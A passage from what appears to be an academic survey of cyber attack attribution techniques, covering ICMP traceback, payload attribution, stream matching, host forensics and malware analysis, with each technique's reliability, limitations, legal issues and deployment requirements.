A problem with iTrace is that routers involved in an attack that are far away from the victim are likely to send ICMP traceback packets containing innocent packets. This is because they are further from the attack source and other traffic is traveling through the router. One proposed solution is *Intention-Driven ICMP traceback* (ID-ICMP) (Mankin et al., 2001). Mankin et al. (2001) find that 99.58% of iTrace messages were not useful, i.e. not implicated in the attack. In fact the first useful iTrace message was generated after 292 useless iTrace messages, containing innocent traffic. To solve this problem, ID-ICMP adds an extra *intention-bit* that means that the intention of receiving packets from routers can be altered. This flag determines whether or not a user wishes to receive iTrace packets; if a victim is not under attack, then they do not need to receive packets. When an IDS detects an attack it updates the nearest BGP router. To distribute the intention-bit information to routers globally, the approach proposes extending the BGP protocol, using the Community Attribute field in BGP packet-forwarding tables to carry the intention-bit value. This extension is optional, so if a legacy router is encountered which does not understand the value, it will forward the packet regardless.

The approach eliminates some problems found in iTrace; by speeding up the traceback process and reducing unnecessary ICMP packets. It does not resolve issues of single or low-packet attacks. New problems are introduced regarding intention value distribution, which is maintained by BGP. The approach has inherent security flaws; an adversary could modify BGP values so that ID-ICMP messages are not sent to the victim.

ICMP Traceback with Cumulative Path (iTrace-CP) was proposed as an enhancement to iTrace (Lee et al., 2003a). iTrace-CP adds to iTrace by encoding the entire attack path into a specially crafted iTrace-CP message. This means faster construction of the attack graph at the cost of increased storage, computation and bandwidth. The approach suggests possible authentication for identification of corresponding IP and iTrace-CP messages; using a combination of IP packet headers or creating hashes of the non-transforming packet headers. iTrace-CP performs better than iTrace by taking less time to create the attack path when the number of hops is increased. iTrace-CP has also been extended to wireless ad-hoc networks and mobile IPv6 networks (Thing et al., 2005; Lee et al., 2003b; Tsunoda et al., 2008).

Wang and Schulzrinne (2004) propose *ICMP Caddie Messages* (iCaddie). The approach uses a golf analogy, in which each network device selects a forwarded packet as a *ball packet*, with a 1/20,000 probability, that then generates a caddie packet to follow the ball packet. Each network device has a *caddie counter* which indicates for how long this port has not received any *caddie messages*. After a threshold, the network device will start to act as *caddie initiator*, which generates caddie messages. Each network device that receives a ball packet and corresponding caddie packet appends its own address, ingress port, timestamp and Hash-based Message Authentication Code (HMAC). The approach suggests additional uses including packet dropping detection, feedback based routing and traceroute functionality. The technique is weak against intention, as resolved by Mankin et al. (2001).

Another example of transmitting separate messages is *CenterTrack*, an IP Overlay Network for traceback (Stone, 2000). In this approach edge routers are connected to separate traceback stations via IP tunneling. Suspicious traffic is selectively redirected onto an overlay network. Introducing an overlay network is costly, especially when considering the wide-scale at which such an approach needs to be deployed to be effective. This is therefore unlikely to be an attractive prospect for ISPs or governments. This approach also opens new avenues for exploitation; an adversary that is able to subvert an overlay network may be able to access sensitive data that regards the participants of the network. Management of such a network is also an unresolved problem.

Yao et al. (2010) propose *passive IP traceback* (PIT) which uses network telescopes. Network telescopes, sometimes called darknets, are unused IP address spaces that capture stray traffic that hits them. This traffic is often backscatter from DDoS attacks when randomly generated, spoofed IP source addresses are used. In this approach ICMP messages are detected at network telescopes and an Internet route model is used to reconstruct an attack path. The overarching concept is that spoofed packets can create ICMP error messages on the path towards the victim. Unfortunately the success rate is very low; 23.4% success with ten routers. However, it is intriguing to see that such a technique has potential, as it is non-intrusive; requiring minimal infrastructure and deployment changes and minimal ISP involvement. This approach is subverted when an adversary uses non-random source IP addresses. Also, since ICMP packets are treated differently by Internet users, there is no guarantee that traffic will be available.

Criteria

Attribution artifacts that are collected: Transmit separate messages is a traceback technique and as such attribution artifacts include source IP address and addresses of network devices in the attack path, to create an attack graph. A victim can use this information to contact ISPs closest to the adversary.

Technique reliability: As a traceback technique, this technique is unable to solve the stepping stone problem (page 21) and so cannot be considered to be reliable. However, as noted in message marking and message logging, if used in collaboration with other attribution techniques that present the same conclusion then this may indicate that stepping stones are not used and that the true source origin is in fact the adversary. Due to ICMP traffic being treated inconsistently, traceback messages could be blocked at network boundaries, making the technique less reliable than other traceback techniques. Also the technique requires widespread deployment to be effective.

Technique limitations: ICMP traffic is treated inconsistently by different ISPs and organisations, as it is widely used in some network attacks, yet rarely used for legitimate functionality. ICMP traffic may be manipulated or blocked entirely by firewall rules, meaning that traceback data may not reach the victim. As an out-of-band technique, ICMP traceback packet generation increases the amount of Internet traffic, especially as packets are generated at all times, not only during an attack. For example, approximately 0.005% of overall network resources would be required for iTrace (Mankin et al., 2001). The intention-bit devised by Mankin et al. (2001), which allows victims to specify whether or not they receive ICMP traceback messages, reduces the overall impact somewhat. Attack actors may be able to send forged ICMP traceback messages to implicate innocent parties. Also, attribution after the attack is not possible if a victim has not collected messages during the attack. Finally, ICMP packets are sent to the victim. It may be difficult for the victim to process additional traffic if they are already under a DoS or DDoS attack.

Legal and ethical issues: Transmitting new messages does not require logging or marking of messages, which may reduce privacy concerns. Similar to all traceback techniques, while offering the opportunity to attribute attack packets, innocent packets may too be attributed.

Deployment requirements: As with most traceback techniques, wide-scale deployment is required to be effective. This incurs significant deployment costs, cooperation between ISPs, Internet backbone providers and nation states. However, some approaches can still function with non-participating nodes. ID-ICMP has a feature that allows non-participating routers to simply forward traffic on (Mankin et al., 2001). This means that the approach can be implemented when not all routers are participating. This helps with incremental deployment. Transmitting extra messages also requires additional bandwidth and so networking devices must be able to process this. Unlike message logging, storage space is not required on network devices.

Relevance outside of the laboratory: ICMP traceback has only been tested in laboratories and not deployed in a wide-scale infrastructure. There are many deployment requirements for this technique, as with all traceback techniques, that make them undesirable for key stakeholders, such as ISPs.

Traceback Summary

This concludes the review of three traceback techniques; message marking, message logging and transmit separate messages. Problems identified that are familiar across all traceback techniques are:

- Successful traceback is only as good as the last IP address. This could be a corporate/campus router IP address due to NAT and other packet transformations. This attribution offers little evidence about the individual who launched the attack. In the case of organisations or campuses, this could be one of thousands. At this point cooperation between the victim and the owner of the attributed IP address is most important (Clark and Landau, 2010b).
- Equally successful traceback can lead to a stepping stone such as a compromised system that belongs to an innocent party.
- Traceback techniques require modification of router software, hardware and/or packets in transit. This results in high costs, questions regarding management, legality, forensic value and security. Also legacy routers may not be capable of installing message logging, marking or transmitting software.
- An attack graph may reveal ISP infrastructure and this is something ISPs are strongly against. A solution is to only show edge routers of ISPs, i.e. edge sampling (Savage et al., 2000).

- Traceback techniques were designed with the intention of attributing attacks that send many packets, e.g. DoS and DDoS. This means that they are not effective against attacks with low packets, with some exceptions (Zhang and Guan, 2007).
- Traceback techniques often go against protocol specifications and disrupt legitimate functionality. For example, some message marking approaches use the Identification field for traceback data (Belenky and Ansari, 2003a). Protocol specifications state that this field is used for reconnecting fragmented traffic and thus loses its original specified purpose.

3.2.5 Payload attribution

Traceback techniques, such as message logging and message marking, mostly focus on identifying attack actors that carry out DoS and DDoS attacks. Payload attribution systems (PAS) focus on the trail of malware, such as a worm or virus, within a network. Payload attribution takes the stance that victims or investigators do not have access to packet headers, as in traceback techniques. However, an investigator may have access to a packet payload excerpt, such as a malware binary.

PAS comprise of two components; i) *payload processing* and ii) *query processing* (Shanmugasundaram et al., 2004). Payload processing is an ongoing process; a PAS stores all packet payloads or a selected subset of payloads in a network. Storing full packet payloads in a large network may not be feasible due to storage and processing requirements. Approaches use techniques such as hashing and bloom filters to achieve storage compression, e.g. 100:1, so that the approach is feasible. In query processing, a victim queries the PAS using a payload such as a malware binary to reveal attribution artifacts, such as source and destination IP addresses, MAC addresses, port numbers and date/time of occurrence. This reveals where the attack came from and other systems that are infected within the network, and is therefore helpful for insider attack attribution or identifying espionage, such as corporate data being exfiltrated. Both components must be executed efficiently, i.e. at line speed, so that network performance is not affected.

Approaches

The first approach for a PAS proposes bloom filters for storing hashed digests of packet payloads (Shanmugasundaram et al., 2004). If a hashed packet is 20 bytes, a standard bloom filter reduces the space requirement to 21 bits, with a small accepted false positive rate. However, this approach does not allow for excerpts of packets to be queried, only whole packet payloads. To overcome this, Block-Based Bloom Filters (BBF) are proposed, that hash blocks of the payload. Hierarchical Bloom Filter (HBF) data structures are also proposed that group together BBFs in a hierarchy. The approach compresses payloads so that it can be used in a medium-to-large sized network at line speed. Payload excerpts are submitted to retrieve attribution artifacts. However, this PAS approach can be evaded, such as by distributing an attack over many packets using excerpts that are smaller than the BBF block size.

Another approach proposes *Rolling Bloom Filters* (RBF) (Cho et al., 2006). This consists of a rolling fixed-size window to help with storage requirements. 1 GB of raw traffic data is compressed to roughly 70 MB. This extends the timeframe for which data can be stored and investigations can begin after the fact. However, similar to Shanmugasundaram et al. (2004), false negatives are possible if a binary is split over multiple packets.

An approach that improves upon HBF and RBF is *Winnowing Multi-Hashing* (WMH) (Ponec et al., 2010). WMH combines multiple payload attribution methods and assumes that multiple methods give lower false positive rates and data-aging capabilities. Three methods are used; winnowing, shingling and Rabin fingerprinting. A limitation is that using multiple methods increases disk space and processing overheads. To resolve this, WMH suggests dividing the methods as necessary to suite the environment, for example, when data-aging capabilities are not critical. Approaches have also added wildcard querying functionality and improved response time when searching (Haghighat et al., 2013; Wei et al., 2014).

The various approaches are based on separating packet payloads into block sizes, hashing and then inserting them into space efficient data structures, e.g. bloom filters, to reduce storage requirements while increasing search efficiency and reducing false positives. This also helps to alleviate privacy concerns that arise when storing packet payloads. However, a limitation with PAS is encryption. If network attack traffic is encrypted, then a payload excerpt that is not encrypted will not match the stored data and result in a false positive. All PAS have false positive rates.

PAS is also unable to attribute further back than a single administrative domain. PAS could be used in cooperation with traceback techniques to create a combined technique. For example, PAS could reproduce the sequence of events that occurred during an attack within an administrative domain. Following this, traceback techniques could be used to trace the attack outside of the domain and to the closest possible root cause, such as the ISP. This is further considered in Section 3.2.15, Combined Techniques (page 73).

Criteria

Attribution artifacts that are collected: Payload attribution systems reveal network flow data from a single administrative domain e.g. source and destination IP address, MAC address, source and destination ports and time and location that a payload was observed. This technique can identify multiple instances of a payload sent and received by different origins.

Technique reliability: Similar to message logging, a hash of the message is used to determine if a networked device has seen the excerpt. However, in message logging the source and destination IP addresses are part of the hash, while in PAS approaches, only the payload itself is part of the hash. This technique then allows the identification of attacks from disparate sources and can be used to connect seemingly disparate attacks. It can reliably attribute a payload within a single administrative domain, but cannot attribute beyond a domain and does not take into account spoofing of addresses.

Technique limitations: Current approaches only work within a single administrative domain. This is useful for localised attribution, such as a malicious insider leaking corporate data and also useful for remediation, i.e. identifying systems that have been infected. It is not useful for attributing sources beyond an administrative domain. However, these approaches could be improved using a distributed approach, with multiple PAS's deployed worldwide. Of course, this would have the same limitations of message logging and message marking, namely requiring widespread deployments. Other limitations are that encrypted messages are false positives in PAS and that there are a number of ways to evade the technique, e.g. when binaries are split over messages. Also this technique is not suited to attacks were packets are very similar, e.g. DoS attacks.

Legal and ethical issues: Storing packet payloads is a legal and ethical issue that is solved by hashing packet content, similar to SPIE (Snoeren, 2001). If an adversary compromises a PAS, they are not able to view clear text packet contents.

Deployment requirements: Despite approaches achieving compression rates of 100:1, a PAS deployment requires significant storage and processing requirements to match line speeds. It must also be deployed in a convenient location to observe all packets, such as using an in-line network tap. Also, a trade off must be made regarding the duration to store payloads versus the investment in storage. While researchers have demonstrated that the technique is effective in a large network with thousands of hosts (Shanmugasundaram et al., 2004), for the technique to be effective over an Internet, PAS would need to be deployed over a wide infrastructure. This is a similar prerequisite to message marking and logging proposals, that require wide-scale changes, to be effective.

Relevance outside of the laboratory: At current PAS can be used in an administrative domain to attribute locally. This is useful for insider attacks, identifying exfiltration of data and the spread of malware through the network. Therefore, it provides other benefits alongside attribution, such as identifying other compromised systems. Prerequisites limit the applicability of this technique to within the control of the attributor's network only. However, it could be combined with other techniques and could be used in a distributed model to offer attribution beyond an administrative domain.

3.2.6 Stream matching

Rather than launch attacks directly from their own systems, attack actors commonly use intermediary hosts, also known as stepping stones and connection-chains, to launch attacks, as shown in Figure 3.4 (Almulhem and Traore, 2007).




Figure 3.4: Stepping stones (Almulhem and Traore, 2007)

Intermediaries include proxy servers and compromised hosts. To make the trail more difficult to follow, an adversary may link together many stepping stones. An adversary may select stepping stones in many different nation states, particularly those with little or no regard for investigating computer-based crimes. Traceback techniques such as message marking and message logging only reveal the system that the attack was launched from. This might be the last system in a long chain of stepping stones used by an adversary. Attributing beyond stepping stones is commonly known as the stepping stone problem (page 21). Stream matching is one technique proposed to solve this problem. Stream matching identifies attack sources by comparing streams of packets going into and leaving a suspected stepping stone host (Lee and Shields, 2002). Approaches for stream matching have focused on two packet characteristics: i) *message content correlation* and ii) *timing correlation* (Almulhem and Traore, 2007).

Approaches

The basic premise of stream matching is to compare the similarity of a message entering a host to messages exiting a host. If two streams are deemed to be similar, then it can be asserted that they are part of the same connection-chain that is passing through an intermediary.

Message content correlation approaches compute similarity using the packet payload and assume that the payload is not encrypted. A trivial, but exhaustive approach is to sequentially compare each string in two streams to see if they match. A less exhaustive approach is to select keywords from a stream and compare these with another stream (Zhang and Paxson, 2000b). One of the first approaches, named *thumbprints*, creates a signature based on the frequency of characters in a packet payload during a given time interval (Staniford-Chen and Heberlein, 2002). If two streams have similar characters then they are related. When used against all potential stepping stones this approach determines the full attack path and all intermediaries.

Another message content correlation approach that uses aspects of watermarking is *sleepy watermark tracing* (SWT) (Wang et al., 2001). SWT relies on cyber attacks being interactive and bi-directional, i.e. the adversary continues communication with the victim to e.g. increase their foothold in the target environment or exfiltrate data, such as corporate data. Under this assumption traffic must return to the adversary. When an attack is detected, SWT injects watermarks into the traffic as it returns. Then at various points along the attack path, gateway devices detect the presence of the watermark and report back to the victim. This approach injects data to the traffic stream and can thus be considered an *active* approach, while others are considered *passive* approaches. A watermark that remains invariant when sent through different routers and intermediaries is required. If during the attack path the protocol changes, for example, telnet is used between two stepping stones, while rlogin is used between another two stepping stones, the watermark might not survive. Also, if encryption is used then the watermark will not be detected.

Timing correlation approaches can be used even when payloads are encrypted. These approaches compute similarity based on timing characteristics. A simple approach makes use of the ON/OFF characteristics of interactive traffic such as telnet (Zhang and Paxson, 2000a). When the adversary types keystrokes the traffic flow is active and so the setting is ON. When the adversary is idle then the traffic flow is not active and so after a given number of seconds the setting is OFF. Similarities of two streams are then computed by their ON/OFF timing properties. This approach can then be used upstream to step through all intermediaries. This technique is limited to bi-directional/interactive traffic. Other timing approaches have used deviation in propagation delay (Yoda and Etoh, 2000), packet counts (Blum et al., 2004) and arrival and departure times of packets (Wang et al., 2002).

Timing correlation approaches are often defeated by zombie systems, i.e. when a response occurs much longer after the initial request was made, rather than symmetrically. An example is a botnet zombie. A botnet master may send a command to the zombie that directs it to begin the attack in twelve hours or even three months. In this case timing is difficult to correlate.

Criteria

Attribution artifacts that are collected: Stream matching solves the stepping stone problem (page 21) by tracing back beyond intermediaries. This technique traces back as far as the nearest network device to the attack actors system. Stream matching could then be used in the autonomous system (AS) by the ISP to identify that the attack traffic had come from a single host. Stream matching provides a complete attack graph, that is more detailed than a traceback attack graph, i.e. message logging, marking or transmit separate messages. This graph contains the intermediaries, such as compromised hosts and botnet zombies, and is useful for remediation and further research, i.e. tracking botnets.

Technique reliability: If the technique fulfilled all requirements, i.e. devices were appropriately positioned to analyse traffic streams on a wide-scale implementation, stream matching can still be considered unreliable. Message content correlation approaches are defeated by encryption. Timing correlation approaches are foiled by timing perturbations. Employing high numbers of stepping stones can circumvent stream matching (Wheeler et al., 2003).

Technique limitations: Each approach is defeated by a technique. Stream matching assumes that streams will not be modified by the router. Naturally occurring variations, such as propagation delay may give false results. For example, if a router is overloaded a queue may form and introduce propagation delay. To be effective the technique must be deployed on a wide-scale, as mentioned in *Deployment requirements.*

Legal and ethical issues: Approaches that correlate packet content raise ethical issues regarding privacy as this involves analysing potentially personal information in packet payloads. For example, a unique text string used to correlate two streams might be a credit card number, an address or a full name. If performed on streams that are not involved in the attack, this may raise concerns. Timing correlation approaches are less susceptible to such skepticism, although could still be used to track the actions of individuals. Such issues raise privacy concerns, primarily regarding mass surveillance by, e.g. intelligence agencies and/or repressive regimes.

Deployment requirements: To be effective stream matching assumes that network devices are positioned to monitor streams that enter and exit suspected intermediaries. One way to achieve this is for ISPs to modify every network gateway to support stream matching, or add new systems to support this technique. Adding such functionality would be costly and require significant management and monitoring. Adding new functionality or systems inherently increases the attack surface of the ISP. If stream matching functionality was compromised an adversary could disable the technique or imply innocent parties as false flagging. An alternative approach is to apply stream matching techniques to existing data sets of network traffic, collected by monitoring systems deployed in strategic locations. Such systems are alleged to exist, operated by intelligence agencies. They are discussed further in Section 3.2.13: Forward Deployed Systems (page 67).

Relevance outside of the laboratory: Stream matching has similar challenges to traceback techniques with respect to deployment, i.e. wide-scale implementation. As such, no known stream matching techniques have been deployed on a wide-scale. It is unlikely that they ever will be, unless using existing monitoring data from strategic locations, as outlined in *Deployment requirements.*

3.2.7 Monitor host

Victims can monitor hosts under their control, within their domain to identify clues or indicators that lead to or assist with attribution. This technique takes place during or after an attack and may reveal for example, running processes, registry entries, open network connections, recently edited files and malware used by an adversary. Note that analysis of malware is a significant field and is therefore a separate technique, reviewed in Section 3.2.8: Malware Analysis (page 53). This technique can range in intensity, depending on the motivation of the victim. For example, from a cursory examination of log files to disk imaging and full forensic analysis. Host monitoring can be a manual process, e.g. an expert analyses log files and host-based security events. It can also be semi-automated, e.g. tools are used to perform a forensic analysis of the system. For this technique to be most effective, systems should be configured to log as many events as possible and role-based access control should be enforced to minimise the possibility of an adversary deleting evidence, e.g. log files. Logs should also be de-centralised so that an adversary must compromise both the host system and a log server to delete or conceal evidence. An extension of this technique is “Force monitor host”, that falls into the category of Hack Back. In this extension the victim compromises a node in the attack path and then executes host monitoring techniques to identify clues that help with attribution. Applying host monitoring in this way is controversial and is reviewed in Section 3.2.10: Hack Back (page 59).

Approaches

Approaches for host monitoring are often already employed as a role of an Incident Response Team (IRT) e.g. Computer Emergency Response Team (CERT) and forensic investigators, to identify what went wrong and how to fix it. Two approaches are commonly used; *traditional forensics* and *live forensics.*

Traditional forensics, also known as “pull the plug” or “postmortem forensics”, was once the best practice and defacto approach for forensic analysis (Adelstein, 2006). In this approach, upon finding a compromised system, or system suspected to be compromised, the power cable is pulled from the system, hence the name “pull the plug”. This does not allow the system to shut down safely and volatile data is lost. Hard disks are then placed into a write-blocker device, so that data can only be read and integrity is preserved. A bit-level forensic copy is created and then forensic analysis takes place on the copy. Traditional forensics tools such as Encase (Garber, 2001), The Sleuth Kit/Autopsy (Carrier, 2010) and Forensic Toolkit (FTK) (Data, 2005) are used. The benefit of this approach is that data is less likely to be modified and therefore reliable if used as evidence. Nowadays this approach is less appealing for a number of reasons, especially that when pulling the plug volatile data is lost, as shown in Table 3.2 (Farmer and Venema, 2005, pg. 5).

Type of Data	**Life Span**
Registers, peripheral memory, caches, etc	Nanoseconds
Main memory	Ten nanoseconds
Network state	Milliseconds
Running processes	Seconds
Disk	Minutes
Floppies, backup media, etc	Years
CD-Roms, printouts, etc	Tens of years

Table 3.2: Expected lifespan of data (Farmer and Venema, 2005, pg. 5)

Also disk imaging can be impractical. A full disk image, or large disk array, could range from terabytes to petabytes. This can take a significant amount of time to copy and there may not be a large enough storage solution to copy it to. Such big images also take a long time to analyse.

Imaging may mean operational downtime for an organisation. In some cases downtime might not be an option, especially when compromised systems are part of critical infrastructure. These systems often cannot be shut down because they are responsible for e.g. transport, power generation, medical purposes, etc. Also encrypted filesystems may cause problems in traditional forensics. File, volume level or whole disk encryption may mean that parts or all of the image are unreadable and cannot be analysed without a password.

More recently best practice is becoming *live forensics* (Adelstein, 2006), also known as "watch and learn". In this approach, rather than pulling the plug, the system is left in its current state and live forensics approaches are used. Unlike traditional forensics, this approach is most likely to modify data, but on the contrary, is able to collect volatile data and any other aspects of the attack as it develops. If elements of the attack are ongoing, such as beaconing or extrusion, this data can be collected as it happens. Volatile data such as the contents of RAM is captured. When malware does not write itself to disk and executes purely in memory, this is often missed, but with live forensics approaches, this can be captured. Live forensics tools include the Live Forensic Toolkit (Masterkey, 2014) and Volatility (Walters, 2014). Standard system administrator tools, e.g. the SysInternals suite by Microsoft are also useful (Russinovich, 2009).

Aside from the forensic investigation techniques that IRTs and forensic investigators perform, automated approaches have been proposed that are performed remotely from the system. Session Token Protocol (STOP) is one such automated approach that expands the Linux *ident* service (Carrier and Shields, 2004).

Criteria

Attribution artifacts that are collected: Monitor host can reveal many types of artifact. Traditional approaches preserve all disk evidence so that file system contents can be analysed. This can reveal any malware that is stored on disk, files related to the cyber attack, e.g. exfiltrated from the target, web browsing activity, cached files, etc. Live forensic approaches reveal volatile data, such as running processes, open network connections, keystrokes and other items that may only reside in memory, such as specific malware. This technique may reveal artifacts that can be used by other attribution techniques, e.g. malware that can be analysed by malware analysis, or behaviour aspects such as choice of syntax flags that could be analysed by authorship attribution techniques. If encryption is used and the system is not locked, then live forensics may reveal files, partitions or whole disks that would otherwise not be accessible by traditional approaches.

Technique reliability: Host monitoring offers no guarantee that a certain type or in fact any attribution artifacts will be identified. Using this technique each attribution effort for an attack must be taken on a case-by-case basis. For example, in one attack an adversary may leave keystrokes that can be analysed. In another attack an adversary may connect to external servers and reveal IP addresses, or malware that can be analysed for further clues. In another attack an adversary may not leave any identifying features. Also, since the adversary has control of the system, they are in a position to dissuade this technique and it is often in their interest to do so. An adversary could conceal or delete evidence of their activities, or worst, they could relay false information to the victim who is performing attribution, to implicate an innocent party. This impacts technique reliability, such that host monitoring cannot be relied upon to offer reliable attribution on its own merit. When combined with other techniques, host monitoring is most effective under a consilience theory, i.e. evidence from independent, unrelated sources can "converge" to form strong conclusions. This makes it much harder for an adversary as they need to dissuade many attribution techniques.

Overall when an attack has occurred and an adversary has been careless in their approach, this technique can help. The approaches described are highly reliable, especially when forensics toolkits are concerned as they are mature and often used to support evidence to be used in court.

Technique limitations: Are mostly that the technique will not work all of the time and that each attack must be investigated individually on a case-by-case basis. The technique is manual in nature and often requires skilled experts to oversee and undertake the work required. Inherently this can take time and may mean operational downtime. Victims need to consider these factors before executing the technique.

Legal and ethical issues: These are minimal, as the technique is performed on systems that are in the domain of, and under the control of the victim. If this technique is used in an organisation, the Data Protection Act 1998 and Human Rights Act 1998 should be closely followed with regard to monitoring employee computer systems in the event of a cyber attack (Carey, 2009; Wadham et al., 2009). If host monitoring is executed on hosts not belonging to the victim or attributor, this becomes a hack back technique (Section 3.2.10, page 59). The UK information commissioner states the following regarding monitoring (Rowlingson, 2004):

- Monitoring should be targeted at specific problems
- It should only be gathered for defined purposes and nothing more
- Staff should be told what monitoring is happening, except in exceptional circumstances

Deployment requirements: Are also minimal, especially if a victim already has host-based security monitoring and logging. At most, a victim may need to improve their host-based monitoring, such as storing logs on decentralized servers as well as locally. These efforts are minimal and offer numerous other benefits as well as attribution. An IRT will need to carry out these steps anyway, to identify root cause analysis, quarantine other infected systems and carry out remediation steps. Forensic readiness is a process that aims to "maximise an organisation's ability to gather and use digital evidence whilst minimising the costs of related investigations" (Rowlingson, 2004). While not strictly a requirement, following the forensic readiness approach will improve host monitoring for attribution purposes.

Relevance outside of the laboratory: Traditional and live forensics are used widely during and after attacks and draw upon years of research and practical application in digital forensics. Unlike traceback techniques, this technique requires no external collaboration with third parties such as ISPs. This approach can be applied internally with minimal legal and ethical issues for relatively low cost and offers a wealth of other benefits, such as increased identification of ongoing attacks.

3.2.8 Malware analysis

Malware analysis is used to understand how malware works, create malware signatures so that it can be detected, identify systems that need to be quarantined and patch systems so that they are not infected again. Victims may identify malware during or after an attack that can be inspected by malware analysis techniques. Other technical attribution techniques, such as Monitor Host

(Section 3.2.7, page 50) may identify malware. Analysis of malware may identify clues or indicators that lead to or assist with attribution. Clues may be immediately obvious, such as individuals names, IP addresses, domain names, development environment variables, etc. Clues may be more subtle, such as linguistic properties, unique programming styles and code re-use amongst disparate malware.

A variety of approaches exist for malware analysis, including static analysis, dynamic analysis and tools that semi or fully automate these approaches. Static analysis approaches analyse malware without executing it, using tools such as dissassemblers. Dynamic approaches analyse malware during execution, with sandboxes and debuggers. This section reviews these approaches in light of attribution goals.

Approaches

Sikorski and Honig (2012) identify four approaches for malware analysis; i) *basic static analysis*, ii) *basic dynamic analysis*, iii) *advanced static analysis* and iv) *advanced dynamic analysis*. These approaches are best used sequentially. They increase in complexity, expertise and time required.

Basic static analysis includes scanning malware with anti-virus (AV), generating hashes and running tools such as "strings" against malware to extract sequences of characters. This can reveal, for example, IP addresses and domain names that the malware communicates with and Windows DLLs that hint at the functionality and purpose of the malware. Detecting packers is also a basic static analysis technique. A packer obfuscates the malicious binary, to subvert signature-based AV and make it more difficult to analyse. Malware is scanned with a program that recognises packer signatures, e.g. PEiD (2014). Basic static analysis is useful for a first glance at malware, to understand roughly what it might do and what it might connect to. The disadvantage is that at this point there is no way of knowing what it will actually do. This is where dynamic analysis helps.

Basic dynamic analysis involves executing malware in a sandbox environment and analysing changes made to the environment while it is running. The environment is either an air-gapped non-production physical system or a Virtual Machine (VM). The simplest approach is to submit malware to a service such as Anubis (2014). This approach requires no analysis on behalf of the victim. Once analysed by the service, the victim usually receives a report that describes the malware. Anubis runs the malware in an emulated environment and provides a heuristic description, such as what modifications are made to the registry, file system and generated network traffic. It does have some drawbacks. The sandbox environment might be the wrong operating system or version, not allowing the malware to run. If the executable requires command line arguments, these are not included.

Dynamically executing malware locally is usually the next step. Malware is executed in a sandbox and system analysis tools are used to monitor volatile data. This typically comprises four actions; i) observe a healthy baseline with system analysis tools, ii) execute the malware, iii) see what changed, and optionally iv) create simulated network services for malware to interact with. The state of a VM can often be saved using "snapshot" functionality and recovered with "revert" functionality, so that executing the malware for the first time can be replayed. A collection of analysis tools is the Microsoft Sysinternals suite (Russinovich, 2009). It includes process monitors such as ProcMon, ProcExplorer and ProcDump, registry entry monitors such as Regmon and a rootkit revealer. Tools for packet sniffing and simulating services e.g. INetSim are also useful (Hungenberg and Eckert, 2013). An example of this approach and basic static analysis in practice is Russinovich (2011), the author of Sysinternals, who analyses Stuxnet using the Sysinternals suite. Overall this approach confirms some of the initial suspicions identified in basic static analysis. Drawbacks are that full code paths are not explored and simulating protocols will only provide non-interactive results.

The next approach, *advanced static analysis*, encompasses the analysis of disassembly code. The malware is opened in a disassembler, such as IDA Pro (2014) to view the machine code instructions, i.e. what the processor interprets when the malware is executing. Using this approach, full code paths are explored and an understanding of the high level source code, including how it behaves, is gained.

The final step, *advanced dynamic analysis*, involves the use of a debugger to analyse malware while it executes. A source-level debugger, such as OllyDbg (Yuschuk, 2007), shows the memory addresses and processor registers while malware is executing, allows full control of execution with step through/step into commands and registers can be changed at will.

While advanced static analysis and advanced dynamic analysis require the most investment in time and specialist expertise, these approaches give a more complete understanding of the malware. This is especially useful for unknown malware, that has been authored to specifically target a victim.

The manual approaches discussed above are time consuming, even for experts. Parker (2010) notes that they are concerned with understanding what the malicious binary does, rather than attribution questions, such as who authored it or who used it. Several automated approaches have been proposed that are specifically targeted at answering attribution questions. Black Axon is one example (Parker, 2010). It aims to assess the likely technical skill of the author, identify the use of known and unknown techniques and match techniques with the modus operandi of known attack actors. A similar approach, *Malware Analysis and Attribution using Genetic Information* (MAAGI), uses advanced static analysis to extract disassembly code and compare it to a corpus of samples (Pfeffer et al., 2012). Both of these approaches identify code re-use amongst malware to derive characteristics of the adversary and ancestry of the malware.

Authors of malware avoid analysis attempts using various measures, i.e. obfuscating or encrypting source code, checking for sandbox environments, checking for the presence of dynamic analysis and debug tools, etc (Chen et al., 2008).

Criteria

Attribution artifacts that are collected: Malware analysis can reveal IP addresses, domain names that can be investigated further, i.e. if part of a botnet. Malware stylistic properties, choice of libraries used, development environment properties including software tools and version numbers used for compilation, etc., can also be revealed. These can be compared with other malware to identify similarities. The type of malware, e.g. backdoor, botnet, information-stealing malware, rootkit, scareware, worm, etc., is revealed. This information often helps to identify the intent of the adversary, which in turn helps to build a profile and rule out potential suspects. Analysis also reveals if the malware is widely known or if it is unique. Widely known malware is often part of a mass attack. Unique malware is more likely to be part of a targeted attack.

Technique reliability: Malware analysis is used on a case-by-case basis. Malware may not be recoverable meaning that this technique may not be useful. Malware might not be present, e.g. a dictionary attack of the root user against a Secure Shell (SSH) server resulted in compromise, or malware might have been deleted by the adversary once used. Also, similar to Monitor Host

(Section 3.2.7, page 50), an adversary controls the malware and therefore can modify it to include false flags to implicate an innocent party. For these reasons malware analysis cannot be relied upon to offer reliable attribution on its own merit. It can be considered reliable under a consilience theory, i.e. when used with other techniques, as this makes it much harder for an adversary as they need to dissuade many attribution techniques.

Technique limitations: In mass attacks with known malware, malware analysis can reveal the author of the malware in question, but not necessarily the instigator of the attack, since malware is often sold through underground channels. Additionally the possibility of real-time attribution through malware analysis is slim. The activity, when performed manually, is often time consuming. False flags could be added to malware to implicate parties other than the true adversary. The effectiveness of this technique is reduced when malware deploys anti-analysis techniques such as anti-virtualisation, anti-debugging and anti-dissassembly (Chen et al., 2008).

Legal and ethical issues: There are no known legal and ethical issues regarding the analysis of malware that is recovered from a victim system.

Deployment requirements: There are no particular deployment requirements, no systems need to be modified. However, specialists are required to perform malware analysis and a combination of commercial and open source tools are often used. This specialist skill could optionally be outsourced.

